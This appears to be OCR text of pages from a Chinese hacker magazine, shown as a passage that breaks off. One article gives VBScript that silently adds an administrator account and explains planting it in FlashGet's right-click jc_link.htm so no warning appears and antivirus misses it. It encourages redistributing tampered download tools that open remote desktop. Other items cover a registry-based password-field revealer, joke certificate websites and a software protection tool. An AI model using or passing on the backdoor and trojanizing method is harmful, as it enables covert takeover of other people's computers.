


图7




图6

文章难易度：★★★
文章阅读点：在网际快车右键下载时调用的HTML文件中添加VBS脚本留后门，添加右键查看网页星号密码项

脚本语言的妙用

柳若寒

一、使用网际快车来制作后门

首先我们来看以下一段代码：

```
<script language="VBScript">
Set r=CreateObject("Wscript.Shell")
r.run "net user 柳若寒 123 /add",0
r.run "net localgroup administrators 柳若寒 /add",0
</script>
```

这是一段非常简单的VBScript代码，其中net user 柳若寒 123 /add，net localgroup administrators 柳若寒 /add是添加一个用户名为柳若寒，密码为123的帐户，并提升为管理员，实际运用中你可以把它换成你所需要的任意cmd命令。后面的参数“0”代表隐藏执行命令时的cmd窗口，代码执行需要本地管理员权限。把这段代码保存为html文件，运行后会弹出安全警告窗口（图1），这样再傻的人都知道有问题。那怎样才能保证它的隐秘性呢？无意中我发现网际快车能够帮我们这个忙。

我们来看看IE右键菜单，当点击菜单中的使用快车（FlashGet）下载的时候，它会调用一个Vbscript文件，来试着把上面的代码插入这个文件看看会有什么效果，结果居然发现不会有任何提示了，成功的添加了帐户。那怎样知道它调用的是哪个文件呢？打开注册表，在HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\中就是关于IE右键菜单的信息，找到与网际快车相关的项，你会发现它调用的是安装目录中的jc_link.htm文件（图2），把上面的代码插入jc_link.htm中就可以了。这样一来就绝对隐蔽了，杀毒软件也查不出来，别人也不会想到你是在网际快车里面动的手脚。事实上不仅网际快车，比如讯雷、QQ等这些只要与注册表添加右键菜单有关的都可以使用这种




图1

名称	类型	数据
(默认)	REG_SZ	D:\Program Files\FlashGet\jc_link.htm
contexts	REG_DWORD	0x00000022 (34)

图2

方法。你可以把下载工具先进行改造，比如添加一些开启3389的命令什么的，再提供给别人下载，嘿嘿，这样威力就不是一般的大了。

二、打造最简单的星号密码查看器

同样的思路，我们使用VBscript和在注册表中添加IE右键菜单来实现，首先看实现功能的代码：

```
<script language="VBScript">
 Sub GetPassword()
 set srcEvent = external.menuArguments.event
 Set doc=external.menuArguments.document
 set ele=doc.elementFromPoint(srcEvent.clientX, srcEvent.clientY )
 if ele.type ="password" then
 if ele.value="" then
 Alert("密码为空")
 else
 Alert("密码为:"+ele.value)
 end if
 end if
 end sub
 call GetPassword()
</script>
```

把上面的代码保存为html文件，比如d:\pass.html，然后在注册表HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\下新建一个项，命名为“查看星号密码”，选中该项，把里面的默认字符串数据改为保存的html文件地址：d:\pass.html。在该项下增加一个DWORD值，值为4，表示只在右击表单元素时有效果（图3）。关闭注册表，重新启动IE窗口就可以看到效果了，只要在密码框中点击右键选中该项，就会显示密码框中的密码了。

名称	类型	数据
(默认)	REG_SZ	d:\pass.html
新值 #1	REG_DWORD	0x00000004 (4)

图3

菜菜办证不求人

黑侠（Black Mask）

在许多论坛里我们都经常看到一些诸如什么帅哥证、网恋许可证等一些恶搞的证书，前些日子在黑客X档案论坛的贴图版块，就有人给欠钱小编制作了光棍证、帅哥证和网恋许可证，如图1。有些菜菜可能会认为这些证书是使用PHOTOSHOP制作的，其实不然，这些恶搞的证书都是在一些专门的在线网站上制作的。

我们打开http://id.igogo8.com/这个网站，先来制作一个结婚证吧，点击“结婚证”，如图2。

在下方的框中输入姓名、年龄等一些信息，最后点击“办理证件”，就会自动生成一张结婚证书了，如图3。

http://id-img.igogo8.com/data/2006/images/jie/95/95820.gif就是结婚证书的地址了，制作的过程是不非常简单啊。除了结婚证书外，还有其他的帅哥证、网恋许可证、超级美眉证、光棍证等等，使用上边的方法，我们都可以简单的制作的。

再来打开http://www.makepic.com/kiss/cert.php生成一个Kiss学堂颁发的结业证吧，在学员名里输入两个名字，中间使用逗号分开，点击发证，如图4。

呵呵，就这么简单的就生成自己的证书了，想玩的菜菜们，就动动手给你的好友来做几张发给对方玩吧！




图1




图2




图3



图4

我的工具听我的

罗秉琨〔L.B.K〕

关于文件加密的文章，在黑客X档案上已经介绍过许多了，但使用的方法不外乎使用一些特殊的字符或特殊文件名，使得文件无法使用正常的方式来打开。另外就是使用一些专用的文件加密工具来隐藏或加密文件，当使用时，只有使用相应的工具进行解密后才能正常打开。那么，有没有别的更好的方法呢？比如当我们要运行工具时，它会要求我们输入注册码什么的，就象网上许多要注册后才能使用的软件一样。在网上翻了半天，总算找到了这么一个程序－－PE_Admin，它可以自动地给EXE程序加入注册码，而且还可以反调试跟踪，另外还有给软件添加版权的功能等。不多说了，先来看一下这款软件的界面吧（图1）。

